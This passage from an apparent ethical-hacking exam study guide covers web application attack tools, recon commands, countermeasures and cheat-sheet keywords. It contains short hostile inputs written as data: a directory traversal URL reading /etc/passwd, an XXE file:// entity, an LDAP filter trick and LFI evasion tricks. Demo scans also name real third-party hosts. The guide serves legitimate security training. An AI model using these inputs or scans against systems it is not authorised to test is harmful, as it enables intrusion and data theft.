dig	DNS query tool; multiple A records hint at load balancing	CLI, cross-platform	DNS interrogation, load balancer detection	"ANSWER SECTION", multiple IPs
lbd	Detects DNS- and HTTP-based load balancing	CLI, Linux	Load balancer detection	"load balancing detector"

4.3 Content, Directory, and Technology Discovery

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
HTTrack Web Site Copier	Mirrors an entire website locally	Desktop, cross-platform	Website mirroring	"offline browsing", "mirror"
Cyotek WebCopy	Mirrors a website locally	Desktop (Windows)	Website mirroring	"website copier"
Gobuster	Brute-forces hidden files and directories	CLI, cross-platform	Identify files/ directories	"directory brute-force"
DIRB	Brute-forces hidden files and directories	CLI, cross-platform	Identify files/ directories	"web content scanner"
Nmap http-enum (NSE)	Enumerates web files/directories via Nmap script	CLI, cross-platform	Identify files/ directories	"--script http-enum"
Wappalyzer	Fingerprints web technologies from the outside	Browser extension/Web	Analyze web applications	"technology fingerprinting"
CentralOps	Online domain/ network research toolkit	Web service	Analyze web applications	"online research toolkit"
Website Informer	Site metadata and technology lookup	Web service	Analyze web applications	"site info lookup"
httprint	Fingerprints web server software via responses	CLI, cross-platform	Identify server-side tech	"web server fingerprinting"
WhatWeb	Identifies web technologies and CMS platforms	CLI, cross-platform	Identify server-side tech	"what web technology"

4.4 WAF Detection, WebSocket, and API Enumeration

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
WafW00f	Fingerprints which WAF protects a target site	CLI, cross-platform	Detect WAFs/ proxies	"which WAF", "fingerprint firewall"

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
STEWS	Enumerates and fingerprints WebSocket servers	CLI (Python)	WebSockets enumeration	"Security Testing and Enumeration of WebSockets"
Kiterunner	Scans and discovers API routes/content	CLI, cross-platform	API enumeration	"kr scan", "apiroutes"

4.5 Vulnerability Scanners (Web and API)

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
Vega	Finds SQLi, XSS, and sensitive info disclosure	Desktop, cross-platform	Identify web app vulnerabilities	"Vega scanner"
WPScan	WordPress-specific vulnerability scanner	CLI, cross-platform	Identify web app vulnerabilities	"WordPress scanner"
Codename SCNR	Automated web vulnerability scanner	Commercial/Web	Identify web app vulnerabilities	"SCNR"
AppSpider	Automated dynamic application scanner	Commercial	Identify web app vulnerabilities	"Rapid7 AppSpider"
Uniscan	Open-source web vulnerability scanner	CLI, cross-platform	Identify web app vulnerabilities	"Uniscan"
N-Stalker	Checks for SQLi, XSS, known attack signatures	Desktop (Windows)	Security testing	"N-Stalker scanner"
Veracode	Enterprise app security testing platform (also AI-DAST)	Cloud/ Commercial	Security testing, AI-DAST	"Veracode"
Invicti	Automated dynamic application scanner	Commercial	Security testing	"Invicti"

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
Snyk	Dependency/ vulnerability and code scanning	Cloud/ Commercial	Security testing	"Snyk", open-source deps
CodeSonar	Static source code analysis	Commercial	Source code review	"CodeSonar"
HCL AppScan	Enterprise application security scanner	Commercial	Security testing	"AppScan"
Astra	REST API-focused vulnerability scanner	Commercial/Web	REST API vuln scanning	"Astra REST API scan"
Fuzzapi	REST API fuzzing/ vulnerability scanner	CLI, open-source	REST API vuln scanning	"Fuzzapi"
w3af	Open-source web application attack/audit framework	CLI/GUI, cross-platform	Identify web app vulnerabilities	"w3af"
Vooki	Free web/REST API vulnerability scanner	Desktop (Windows)	REST API vuln scanning	"Vooki"

4.6 Exploitation and Attack-Specific Tools

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
SAML Raider	Edits/attacks SAML SSO messages (Burp extension)	Burp extension	Bypass SAML SSO	"SAML Raider", "XML Signature Wrapping"
WS-Attacker	Manipulates SOAPAction headers and SOAP attacks	Desktop, cross-platform	Web service attacks	"SOAPAction spoofing"
Sentry MBA	Automates credential stuffing with stolen pairs	Desktop (Windows)	Credential stuffing	"credential stuffing bot"
PhantomJS	Headless browser automation (used in stuffing bots)	CLI, cross-platform	Credential stuffing	"headless browser automation"

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
Wireshark	Captures and analyzes raw network traffic	Desktop, cross-platform	Session token sniffing	"packet capture", "http.cookie filter"
Dictionary Maker	Builds custom password dictionary wordlists	Desktop	Password brute-forcing	"dictionary attack wordlist"
ADDED CONTEXT: ysoserial	Generates malicious Java deserialization payloads	CLI, Java	Insecure deserialization	"gadget chain"
ADDED CONTEXT: DotDotPwn	Automated directory traversal fuzzer	CLI, cross-platform	Directory traversal	"traversal fuzzer"
ADDED CONTEXT: LFI Suite	Automated LFI detection/ exploitation tool	CLI, Python	Local file inclusion	"LFI exploitation"
ADDED CONTEXT: Commix	Automated OS command injection exploitation	CLI, Python	Command injection	"Commix"
ADDED CONTEXT: sqlmap	Automated SQL injection detection/ exploitation	CLI, cross-platform	Injection attacks (SQLi)	"sqlmap" (full coverage: Module 15)
ADDED CONTEXT: ffuf / wfuzz	General-purpose HTTP fuzzers	CLI, cross-platform	Fuzzing, invalid input attacks	"ffuf", "wfuzz"
ADDED CONTEXT: SoapUI	Builds and tests SOAP/REST API requests	Desktop, cross-platform	Web service footprinting/ probing	"SoapUI"
ADDED CONTEXT: mitmproxy	CLI/scriptable intercepting proxy	CLI, cross-platform	API discovery (no metadata)	"mitmproxy"

4.7 AI-Powered DAST Tools

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
ZeroThreat.ai	AI-driven intelligent crawler and DAST scanner	Cloud/SaaS	AI-powered DAST	"AI-driven intelligent crawler"

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
VoltSec.io	AI-powered DAST scanning platform	Cloud/SaaS	AI-powered DAST	"VoltSec"
AppCheck	AI-assisted vulnerability scanning platform	Cloud/SaaS	AI-powered DAST	"AppCheck"
Aptori	AI-powered API/ app security testing	Cloud/SaaS	AI-powered DAST	"Aptori"
Pentest Copilot	AI assistant for penetration testing tasks	Cloud/SaaS	AI-powered DAST	"Pentest Copilot"

4.8 Web Application Firewalls (WAFs)

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
Cloudflare WAF	Custom rule-based edge traffic filtering	Cloud/CDN	Defense (edge)	"Cloudflare WAF", "Rate Limiting Rules"
Imperva WAF	Enterprise web application firewall	Cloud/Appliance	Defense (edge)	"Imperva"
AppWall (Radware)	Web application firewall appliance/cloud	Appliance/Cloud	Defense (edge)	"AppWall"
Qualys WAF	Cloud-delivered web application firewall	Cloud	Defense (edge)	"Qualys WAF"
Barracuda WAF	Web application firewall appliance/cloud	Appliance/Cloud	Defense (edge)	"Barracuda"
NetScaler WAF	Web application firewall (Citrix/ NetScaler)	Appliance/Cloud	Defense (edge)	"NetScaler"

5. Command Sheet

How to read any command: the first word is the program; words starting with `-` or `--` are options (flags); a flag may take a value right after it; everything else is a target or argument. Flags marked "verify" depend on the installed tool version.

5.1 nmap (web-focused port scan and http-enum)

Purpose: Discover open ports/services on a web server and enumerate hidden web content using the NSE `http-enum` script.

Full syntax:

```
nmap [-sS|-sT] -A -T4 -v [-PE -PA] [-p PORTS] \
  [--script SCRIPT] TARGET
```

Breakdown: `nmap` = program; `-A` = enable OS detection, version detection, script scanning, and traceroute together; `-T4` = a faster timing template; `-v` = verbose output; `-PE`/`-PA` = use ICMP echo / TCP ACK for host discovery; `-p` = port list; `--script` = run a named NSE script; `TARGET` = hostname or IP.

Flag	Meaning	When to use	Example
-A	Aggressive detection (OS, version, scripts, traceroute)	Full web server fingerprint	nmap -A target.com
-T4	Faster scan timing template	Reduce scan time	-T4
-PE / -PA	ICMP echo / TCP ACK host discovery	Hosts blocking default ping	-PE -PA
-p	Specify ports to scan	Target only web-relevant ports	-p 22,25,80,3389
--script http-enum	Enumerate common web files/dirs	Find hidden admin paths	--script http-enum
-sS	TCP SYN (stealth) scan	Default fast TCP scan type	-sS

Demo commands:

```
nmap -T4 -A -v -PE -PA 22,25,80,3389 google.com
nmap -sS --script http-enum www.moviescope.com
```

Sample output (http-enum, abridged):

```
80/tcp  open  http    Microsoft IIS httpd 10.0
| http-server-header: Microsoft-IIS/10.0
| http-enum:
|_  /login.aspx: Possible admin folder
```

Line 1 shows port 80 open running IIS 10.0. Line 2 confirms the server header. Line 3-4 is the `http-enum` finding: an admin login page was discovered at a guessable path.

Common mistakes: forgetting `-p` and scanning only the default top 1000 ports, missing a web-relevant port outside that list; running `--script http-enum` without first confirming port 80/443 is open, wasting scan time.

What the exam asks: what `-A` enables; recognizing `--script http-enum` output as a hidden-directory finding; choosing Nmap over Gobuster when the question frames it as a general port+service scan, not purely a directory brute-force.

5.2 dig (DNS lookup and load-balancer clue)

Purpose: Query DNS records directly; multiple returned A records are a clue to DNS-based load balancing.

Full syntax:

```
dig [@SERVER] NAME [TYPE]
```

Flag/Part	Meaning	When to use	Example
@SERVER	Query a specific DNS server	Test a specific resolver	@8.8.8.8
NAME	Domain to query	Always	yahoo.com
TYPE	Record type	Specific record	A, MX, NS

Demo command:

```
dig yahoo.com
```

Sample output (abridged):

```
;; ANSWER SECTION:
yahoo.com.  716  IN  A  98.x.x.x
yahoo.com.  716  IN  A  74.x.x.x
yahoo.com.  716  IN  A  74.x.x.x
```

The `ANSWER SECTION` lists every A record returned. Seeing several distinct IP addresses for one hostname is the first sign the domain might use DNS-based load balancing, worth confirming with `lbd` (section 5.3).

Common mistakes: assuming a single query always shows all backend IPs (some load-balancing setups rotate which IPs are returned per query, so one `dig` call may not reveal the full set); confusing a CDN's anycast IPs with true backend load balancing.

What the exam asks: reading the `ANSWER SECTION` to infer load balancing; knowing `dig` is a DNS query tool, not a scanner.

5.3 lbd (load balancing detector)

Purpose: Confirm whether a target domain uses DNS-based and/or HTTP-based load balancing.

Full syntax:

```
lbd DOMAIN
```

Demo command:

```
lbd yahoo.com
```

Sample output (abridged):

```
Checking for DNS-Loadbalancing: FOUND
yahoo.com has address 98.x.x.x
yahoo.com has address 74.x.x.x
Checking for HTTP-Loadbalancing [Server]: NOT FOUND
yahoo.com does Load balancing. Found via Methods: DNS
```

Line 1-3 confirm DNS-based load balancing was found (multiple distinct addresses). Line 4 shows the HTTP-based check (comparing `Server` header behavior) found nothing. The final line summarizes: load balancing confirmed, specifically via the DNS method only.

Common mistakes: treating a "NOT FOUND" on one method (HTTP) as proof there is no load balancing at all, when the DNS method already confirmed it.

What the exam asks: that `lbd` checks two separate methods (DNS and HTTP) independently, and a target can use one, both, or neither.

5.4 wafw00f (WAF fingerprinting)

Purpose: Identify which Web Application Firewall product (if any) is protecting a target site.

Full syntax:

```
wafw00f TARGET_URL
```

Demo command:

```
wafw00f https://certifiedhacker.com
```

Sample output (abridged):

```
WAFW00F - Web Application Firewall Detection Tool
[*] Checking https://certifiedhacker.com
[+] The site https://certifiedhacker.com is behind
    ModSecurity (SpiderLabs)
```

Line 2 confirms the target URL being checked. Line 3-4 is the result: the specific WAF product identified, here ModSecurity by SpiderLabs.

Common mistakes: running wafw00f over a connection that itself goes through a corporate proxy, producing a false WAF identification; assuming "no WAF detected" always means no WAF exists (some WAFs are deliberately configured to avoid fingerprinting).

What the exam asks: recognize wafw00f by name and purpose; know that WAF identification should happen before choosing specific evasion-encoded payloads (section 3.10).

5.5 Gobuster (directory and file brute-force)

Purpose: Brute-force hidden directories and files on a web server using a wordlist.

Full syntax:

```
gobuster dir -u URL -w WORDLIST [-t THREADS] \
  [-x EXTENSIONS] [-s STATUS_CODES]
```

Flag	Meaning	When to use	Example
-u	Target base URL	Always	-u http://target.com
-w	Wordlist file	Always	-w /usr/share/wordlists/dirb/common.txt
-t	Number of threads	Speed up scan	-t 50
-x	File extensions to also try	Looking for specific file types	-x php,txt
-s	Status codes to display	Filter noisy results	-s 200,301,302

Demo command:

```
gobuster dir -u http://www.moviescope.com -w \
  /usr/share/wordlists/dirb/common.txt -t 50
```

Sample output (abridged, from the notes):

```
===============================================================
Gobuster v3.6
by OJ Reeves & Christian Mehlmauer
===============================================================
[+] Url: http://www.moviescope.com
[+] Method: GET
[+] Threads: 50
===============================================================
/DB         (Status: 301) [Size: 152]
/images     (Status: 301) [Size: 152]
===============================================================
```

The header block confirms the tool version and the scan configuration (URL, method, threads). Each result line below shows a discovered path, its HTTP status code, and the response size; a `301` typically means the path exists and redirects (often a directory without a trailing slash).

Common mistakes: using too small or generic a wordlist and missing application-specific paths; not setting `-x` when the target is known to use specific file extensions, missing individual files that exist alongside directories.

What the exam asks: that Gobuster is a general directory/file brute-forcer (distinct from Kiterunner, which is API-route-specific, section 5.9); reading Gobuster's status-code/size output format.

5.6 ShellGPT (sgpt) for AI-Assisted Recon Commands

Purpose: Convert a plain-English security task into a ready-to-run shell command, with a confirm-before-execute safety step.

Full syntax:

```
sgpt --shell "PLAIN ENGLISH TASK DESCRIPTION"
```

Flag	Meaning	When to use	Example
--shell, -s	Output a runnable shell command	Want AI to generate a command	sgpt -s "..."
--describe-shell, -d	Explain what a command does	Verify before running	sgpt -d "gobuster dir ..."

Demo commands:

```
sgpt --shell "Scan the web content of target url \
  www.moviescope.com using Gobuster"
sgpt --shell "Scan the web content of target url \
  www.moviescope.com using Dirb"
```

Sample output:

```
gobuster dir -u http://www.moviescope.com -w \
  /usr/share/wordlists/dirb/common.txt
[E]xecute, [D]escribe, [A]bort: E
```

Line 1-2 is the AI-generated command. Line 3 is the required confirmation menu: `E` executes it immediately, `D` explains what it does in plain English first, and `A` cancels without running anything.

Common mistakes: pressing `E` without reading the generated command carefully; assuming the AI already knows the engagement's authorized scope (it does not, the human must verify scope every time); running the exact same AI-suggested command against a target that was never authorized.

What the exam asks: that AI tools like ShellGPT act as a natural-language front end producing standard, human-reviewable shell commands, not an autonomous, unsupervised attack tool.

5.7 STEWS (WebSocket fingerprinting)

Purpose: Enumerate and fingerprint the server software behind a discovered WebSocket endpoint.

Full syntax:

```
python3 STEWS-fingerprint.py [-1|-3] [-n] [-k] -u URL
```

Flag	Meaning	When to use	Example
-1 / -3	Select WebSocket protocol handshake version to test	Match target's supported version	-3
-n	Non-interactive/ automated fingerprint mode	Scripted scanning	-n
-k	Keep connection open between attempts	Faster repeated tests	-k
-u	Target WebSocket URL	Always	-u 127.0.0.1:8084/ echo

Demo command:

```
python3 STEWS-fingerprint.py -3 -n -u 127.0.0.1:8084/echo
```

Sample output (abridged):

```
Most likely server: Python websockets
Second most likely server: Node.js ws
% match: 81818181818181818181
```

Line 1-2 report the two most probable server implementations, ranked by confidence. Line 3 shows the percentage match score supporting that ranking.

Common mistakes: targeting a closed or unreachable WebSocket port (produces repeated "Connection refused" errors instead of a fingerprint); misreading the ranked list and assuming the first-listed server is a certainty rather than a best guess.

What the exam asks: that STEWS is purpose-built for WebSocket reconnaissance, distinct from general web crawlers.

5.8 Kiterunner (API route scanning)

Purpose: Discover API routes on modern, API-heavy applications, using structured route wordlists instead of generic directory brute-forcing.

Full syntax:

```
kr scan TARGET -w WORDLIST -A=API_ROUTES_SET \
  -x THREADS --ignore-length=N
```

Flag	Meaning	When to use	Example
-w	Route wordlist file	Always	-w routes.kite

Flag	Meaning	When to use	Example
-A	API routes dictionary/ version to use	Select a specific route set	-A=apiroutes-210228:20000
-x	Concurrency/thread count	Speed up scan	-x 10
--ignore-length	Ignore responses of a given byte length	Filter repetitive false positives	--ignore-length=34

Demo commands:

```
kr scan https://target.com:8443/ -w routes.kite \
  -A=apiroutes-210228:20000 -x 10 --ignore-length=34
kr scan targets.txt -w routes.kite \
  -A=apiroutes-210228:20000 -x 10 --ignore-length=34
```

Sample output (conceptual):

```
200 [GET] https://target.com:8443/api/v1/users
200 [GET] https://target.com:8443/api/v2/users
404 [GET] https://target.com:8443/api/v1/admin
```

Each line shows the HTTP status code, the method used, and the full discovered route. A `200` on an old `/api/v1/` route alongside an active `/api/v2/` route is a classic sign of an undocumented, un-retired legacy API version (API9, Improper Inventory Management).

Common mistakes: running Kiterunner with a generic directory wordlist instead of an actual API-route wordlist, drastically reducing find rates; forgetting `--ignore-length` and drowning useful results in repetitive same-sized false positives.

What the exam asks: distinguishing Kiterunner (API-route-aware) from Gobuster/ DIRB (generic file/directory brute-force) by purpose and wordlist format.

5.9 Burp Suite Repeater and Intruder (concept-level, GUI tool)

Purpose: Burp Suite has no single command line; this entry explains how to read its two most-tested features conceptually, since the exam frequently references them by name and workflow rather than by syntax.

How Repeater is used: capture one request in the Proxy, send it to Repeater, manually edit any part of it (headers, cookies, body, URL), and resend it repeatedly to observe how the response changes - this is the primary tool for testing hidden field manipulation (3.5), cookie/parameter tampering (3.17, 3.45), HTTP request tampering (3.45), and WebSocket manipulation (3.48).

How Intruder is used: take one captured request, mark one or more positions within it as payload insertion points, attach a wordlist (or generated list) of values, choose an attack type (such as "Sniper" for one position at a time, or "Cluster bomb" for multiple positions combined), and let Burp automatically send one request per payload

combination while logging every response - this is the primary tool for password brute-forcing (3.40), username enumeration (3.39), and fuzzing/invalid input testing (3.63).

Common mistakes: using Repeater (one request at a time) for a task that actually needs Intruder's automation (many requests, many payloads), or vice versa; forgetting to mark the correct payload position(s) before launching an Intruder attack, which wastes the whole run.

What the exam asks: matching a described workflow ("manually resend one edited request repeatedly" vs. "automatically try a wordlist against one field") to Repeater vs. Intruder by name.

6. Ports, Protocols, Standards and Acronyms

6.1 Protocols and Default Ports Relevant to This Module

Protocol	Simple purpose	Default port/ layer	Known weakness	Related attack/ tool
HTTP	Transfers web pages and API data, in plaintext	80 / Application	No encryption; headers/cookies readable	Sniffing, cookie poisoning
HTTPS	HTTP encrypted with TLS	443 / Application	Misconfigured certs enable MITM	Insecure SSL configuration (3.65)
WS / WSS	WebSocket / Secure WebSocket	Usually over 80/443	ws:// unencrypted; missing Origin check	Cross-Site WebSocket Hijacking, STEWS
SOAP over HTTP	XML-based web service messaging	80/443	SOAPAction/body mismatch	SOAPAction spoofing, WS-Attacker
LDAP	Directory service query protocol	389 (LDAPS 636)	Unescaped filter metacharacters	LDAP injection
SMTP	Mail transfer protocol	25	Accepts injected extra commands	SMTP injection
DNS	Resolves domain names to IP addresses	53	Short TTL abuse, dangling records	DNS rebinding, same-site attack
FTP (verify)	File transfer, sometimes linked to web uploads	21	Plaintext credentials	Credential sniffing (ADDED CONTEXT)

6.2 Authentication and Web Service Standards

Standard	Simple purpose	Who uses it	Why attackers care
SAML	XML-based single sign-on assertion format	Enterprise/education SSO	Base64 only encodes, not encrypts; XSW attacks (3.42)
OAuth 1.0 / 2.x	Delegated authorization without sharing passwords	Social logins, third-party app access	redirect_uri, scope, and token-reuse attacks (3.67)
OpenID Connect	Identity layer built on top of OAuth 2.0	Modern SSO logins	Misconfigured scope/ claims validation
WS-Security	Security extension for SOAP messages	Enterprise SOAP web services	Weak or missing signature/encryption config
WebFinger	Discovers user/ account info via a well-known URL	Federated identity systems	Anonymous-user enumeration (3.67)
UDDI	Registry for discovering web services	SOA/enterprise service directories	Public registry footprinting (3.20)
WSDL	XML contract describing one web service's interface	SOAP web services	Reveals operations/ types for probing (3.55)

6.3 API Specification/Metadata Formats

Format	API style	What it reveals	Exam keyword
Swagger / OpenAPI	REST	Paths, methods, parameters, scopes	"Swagger definition"
RAML	REST	API modeling/ description	"RAML"
API-Blueprint	REST	API documentation format	"API-Blueprint"
I/O Docs	REST	API documentation format	"I/O Docs"
WSDL / XML-Schema	SOAP	Service interface and data types	"WSDL"

6.4 Acronyms Used in This Module

Acronym	Meaning
XSS	Cross-Site Scripting

Acronym	Meaning
CSRF	Cross-Site Request Forgery
XXE	XML External Entity
SSRF	Server-Side Request Forgery
IDOR	Insecure Direct Object Reference
BOLA	Broken Object Level Authorization
LFI	Local File Inclusion
CSPP	Connection String Parameter Pollution
HPP	HTTP Parameter Pollution
WAF	Web Application Firewall
RASP	Runtime Application Self-Protection
DAST	Dynamic Application Security Testing
SAST	Static Application Security Testing (ADDED CONTEXT)
SOAP	Simple Object Access Protocol
REST	REpresentational State Transfer
UDDI	Universal Description, Discovery, and Integration
WSDL	Web Services Definition Language
SSO	Single Sign-On
SAML	Security Assertion Markup Language
OTP	One-Time Password
MFA	Multi-Factor Authentication
CORS	Cross-Origin Resource Sharing
CRLF	Carriage Return Line Feed
C&C	Command and Control
DDoS	Distributed Denial-of-Service
CA	Certificate Authority
RBAC	Role-Based Access Control
ABAC	Attribute-Based Access Control
CI/CD	Continuous Integration / Continuous Deployment
CMS	Content Management System
TOCTOU	Time-Of-Check to Time-Of-Use

7. Attack vs Countermeasure and Look-alike Comparisons

7.1 Attack vs Countermeasure

Attack	Countermeasure (short)
Directory Traversal	Enforce access rights; encode path chars
Hidden Field Manipulation	Never trust hidden fields; re-validate
Pass-the-Cookie	Bind session to device; short lifetime
Same-Site Attack	Remove dangling sub-domain DNS records
Command Injection	Avoid shell concat; use safe APIs
LDAP Injection	Escape metacharacters; parameterize
Cross-Site Scripting	Validate/encode; HttpOnly cookies; WAF
Web-based Timing Attacks	Constant-time auth checks
XML External Entity (XXE)	Disable external entity resolution
Unvalidated Redirects/Forwards	Validate destination against allow-list
Magecart Attack	Patch plugins; use SRI and strict CSP
Watering Hole Attack	Patch trusted third-party sites
Cross-Site Request Forgery	CSRF tokens; SameSite cookie attribute
Cookie/Session Poisoning	No sensitive data in cookies; Secure flag
Insecure Deserialization	Allow-list classes to deserialize
Web Service Attacks	WSDL access control; SAML/X.509 certs
DNS Rebinding	Validate Host header; pin DNS
Clickjacking	X-Frame-Options or CSP frame-ancestors
MarioNet Attack	Audit/unregister unknown Service Workers
CRLF Injection	Encode CR/LF; reject header newlines
Username Enumeration	Generic errors; random IDs; CAPTCHA
Password Reset Poisoning	Server-side token; single-use links
Bypass SAML SSO	Validate signature on actual content
Bypass Rate Limit	Rate-limit by verified signals
Bypass MFA	Decide auth state server-side only
LFI	Allow-list include filenames
Connection String Injection/CSPP	Never concatenate user input into string
Connection Pool DoS	Monitor/limit pool usage

Attack	Countermeasure (short)
XML Bomb / Recursive Payload	Limit entity expansion depth/size
IDOR / BOLA	Enforce object-level authorization
API DDoS	Aggregate rate limiting; DDoS scrubbing
OAuth Attacks	Strict redirect_uri allow-list; PKCE
Credential Stuffing	Anti-automation; breach-check logins

7.2 Look-alike Pairs

Presented as mini-blocks because the explanations run long.

- **Pass-the-Cookie vs Cookie/Session Poisoning.** Pass-the-cookie reuses a stolen, unmodified cookie; poisoning edits a cookie's own content. Tell-tale: "clone/steal and reuse" = pass-the-cookie; "edited the price/value inside" = poisoning.
- **Pass-the-Cookie vs Session Hijacking.** Pass-the-cookie loads a copied cookie into the attacker's browser; session hijacking (Module 11) is the broader umbrella that also covers MITM, sniffing, and replay.
- **CSRF vs XSS.** CSRF forges a request using the victim's real session and never needs to read the response; XSS injects and runs attacker script in the victim's browser and can read or exfiltrate data.
- **Directory Traversal vs Local File Inclusion.** Traversal only reads file content; LFI can make the included file's own code execute. Tell-tale: "read /etc/passwd" = traversal; "included file ran as PHP" = LFI.
- **Magecart vs Watering Hole.** Magecart steals payment card data at checkout; watering hole delivers malware to a specific, targeted victim population via a trusted third site they visit.
- **SOAPAction Spoofing vs WS-Address Spoofing.** SOAPAction spoofing makes the wrong operation run; WS-Address spoofing sends the response to the attacker via a forged reply-to address.
- **DNS Rebinding vs generic SSRF.** Rebinding manipulates DNS resolution timing (short TTL, re-resolve) to flip a trusted domain to an internal IP; classic SSRF has the server fetch an attacker-supplied URL directly, with no DNS trick needed.
- **Credential Stuffing vs Brute-Force/Dictionary Attack.** Stuffing reuses real, previously-breached credential pairs with no guessing; brute-force/dictionary attacks guess at unknown passwords.
- **RBAC vs ABAC.** RBAC grants access by assigned role or group; ABAC grants access by evaluated attributes such as time, location, or resource properties.
- **DAST vs SAST.** DAST tests the running application externally (black-box); SAST/ source code review examines the code itself (white-box), before the application even runs.

- **Whitelisting vs Blacklisting.** Whitelisting is default-deny, only approved items run, blocking unknown threats by default; blacklisting is default-allow, blocking only items matching a known-bad signature.
- **Clickjacking vs Framebusting (client-side JS).** Clickjacking is a real attack technique; framebusting JavaScript is an unreliable, bypassable client-side defense attempt, never the BEST countermeasure answer.
- **Reflected vs Stored vs DOM-based XSS.** Reflected XSS executes only in the one response carrying the payload; stored XSS is saved server-side and hits every later visitor; DOM-based XSS is purely client-side, with no server round trip needed at all.

8. Exam Cheat Sheet

8.1 Keyword -> Answer

Keyword in question	Likely answer
"../" or "././" repeated in a URL	Directory Traversal
Hidden form field holding a price	Hidden Field Manipulation
Clone of a session cookie, no MFA needed	Pass-the-Cookie Attack
Dangling DNS CNAME, subdomain takeover	Same-Site Attack
os.system(f"... {input} ...")	Shell/OS Command Injection
(&(USER=x)(&)) filter trick	LDAP Injection
Script tag with alert(...), reflected once	Reflected XSS
Script saved in a comment, hits every visitor	Stored/Persistent XSS
Vulnerable client-side JS writes untrusted data to DOM	DOM-based XSS
Hex/Unicode/tab-split javascript:	XSS filter evasion
Response time differs for valid vs invalid username	Web-based Timing Attack (direct)
<!ENTITY ... SYSTEM "file://...>	XXE
Trusted-domain redirect parameter points elsewhere	Unvalidated Redirect
fwd= parameter skips an access check	Unvalidated Forward
Payment skimmer script on checkout	Magecart
Compromise of a site the target frequently visits	Watering Hole
Hidden auto-submitting form on malicious site	CSRF
TotalPrice edited inside a cookie	Cookie/Session Poisoning

Keyword in question	Likely answer
Tampered serialized object with injected procedure	Insecure Deserialization
UDDI find_service query	Web Service Footprinting
SOAPAction header does not match SOAP Body operation	SOAPAction Spoofing
Forged address	WS-Address Spoofing
Short TTL, re-resolve to internal IP	DNS Rebinding
Transparent iframe overlay, "claim your prize"	Clickjacking
Service Worker persists after tab closed	MarioNet Attack
__VIEWSTATE, __EVENTVALIDATION fields	ASP.NET fingerprint
JSESSIONID / ASPSESSIONID / PHPSESSID	Java / classic ASP-IIS / PHP session cookie
ShellGPT [E]xecute [D]escribe [A]bort	AI-assisted shell command generation
Altered Host header on a password reset request	Password Reset Poisoning
RememberUser=username cookie	"Remember Me" exploit
X-Forwarded-For spoofed per request	Bypass Rate Limit
Response body success:false edited to true	Bypass Multi-Factor Authentication
Referer: Admin=False changed to True	HTTP Header/Referer-based authorization bypass
Skipped "Proceed to pay" step	Attack Application Logic Flaws / Multistage Process
SQL error from one tenant exposes another tenant's data	Attack Shared Environments
Encryption=off appended after semicolon	Connection String Injection
Rogue Data Source overwritten in connection string	CSPP (Hash Stealing / Hijacking Credentials)
100 queries, 30-second timeout, ASP.NET pool	Connection Pool DoS
Billion laughs / nested XML entities	XML Bomb (Malicious Input / Parsing Attack)
api.xyz.com/profile/user_id=321 guessable	IDOR (API1 BOLA)
user_id=654&user_id=321 duplicate parameter	HTTP Parameter Pollution bypassing IDOR
Stolen breached credentials run via Sentry MBA	Credential Stuffing
redirect_uri manipulation	OAuth Attack
Swagger/OpenAPI file reveals paths/params/ scopes	Identify the Attack Surface (API)
kr scan ... -A=apiroutes	Kiterunner API enumeration
wafw00f result "behind ModSecurity"	WAF detection

Keyword in question	Likely answer
STEWS fingerprint output	WebSocket enumeration
AI-driven intelligent crawler, CI/CD integration	AI-Powered DAST (ZeroThreat.ai)

8.2 Must-Memorize Lists and Numbers

- OWASP Top 10 (2021): A01 Broken Access Control, A02 Cryptographic Failures, A03 Injection, A04 Insecure Design, A05 Security Misconfiguration, A06 Vulnerable and Outdated Components, A07 Identification and Authentication Failures, A08 Software and Data Integrity Failures, A09 Security Logging and Monitoring Failures, A10 SSRF.
- OWASP API Top 10: API1 BOLA, API2 Broken Authentication, API3 Broken Object Property Level Authorization, API4 Unrestricted Resource Consumption, API5 Broken Function Level Authorization, API6 Unrestricted Access to Sensitive Business Flows, API7 SSRF, API8 Security Misconfiguration, API9 Improper Inventory Management, API10 Unsafe Consumption of APIs.
- Web Application Hacking Methodology (13 steps): Footprint, Analyze, Bypass client-side, Auth, Authz, Access controls, Session management, Injection, Logic flaws, Shared environments, Database connectivity, Web app client, Web services.
- Web API Hacking Methodology (4 steps): Identify the target, Detect security standards, Identify the attack surface, Launch attacks.
- Session cookie name to platform: JSESSIONID=Java, ASPSESSIONID=classic ASP/IIS, ASP.NET_SessionId=ASP.NET, PHPSESSID=PHP.
- Default ASP.NET connection pool: 100 connections, 30-second timeout (used in Connection Pool DoS math).
- Clickjacking defense headers: X-Frame-Options (DENY, SAMEORIGIN, ALLOW-FROM URI) and Content-Security-Policy frame-ancestors.
- Four web service stack layers, top to bottom: Presentation, Discovery, Access, Transport.
- LFI PHP evasion tricks: null byte (%00), trailing question mark (?), php://filter wrapper.
- XSS filter evasion families: encoding characters, embedding whitespace, manipulating tags.

8.3 "Pick the BEST Option" Rules for This Module

- If one option is "client-side JavaScript validation/framebusting" and another is a server-side control for the same attack, the server-side control is always the BEST answer (clickjacking, input validation, authorization).
- If a question gives both "Directory Traversal" and "Local File Inclusion" as options for a scenario that only reads a file's content (no code execution implied), choose Directory Traversal; if the scenario implies the included file's code actually ran, choose LFI.

- If a question gives both the general OWASP Top 10 and the OWASP API Top 10 as option sets for an API-specific scenario, choose from the API Top 10 (API1-API10), since it is the more specific, purpose-built list.
- If a question describes an attack that both steals a cookie and also could describe "session hijacking" generally, choose the more specific named technique shown in the scenario (pass-the-cookie, cookie poisoning, session replay) over the generic umbrella term, unless the question explicitly asks for the Module 11 umbrella term.
- If a question asks for the BEST single fix for "trusting a client-supplied value for an access/authorization decision" (header, cookie, hidden field, parameter), the BEST answer is always "enforce the check server-side based on the authenticated session," regardless of which specific field carried the tampered value.
- If a question offers "Base64 encoding" as a way to "protect" or "secure" data in transit, that option is always wrong; Base64 is encoding, not encryption.

9. Practice Questions

These are original practice questions written for this guide. They are not real exam questions. Each answer and its explanation sit directly below that question.

Q1. A tester requests `http://shop.example.com/download?file=./../../../../etc/passwd` and the server returns the contents of the system password file. Which attack is this?

- A. SQL Injection
- B. Directory Traversal
- C. Local File Inclusion
- D. XML External Entity

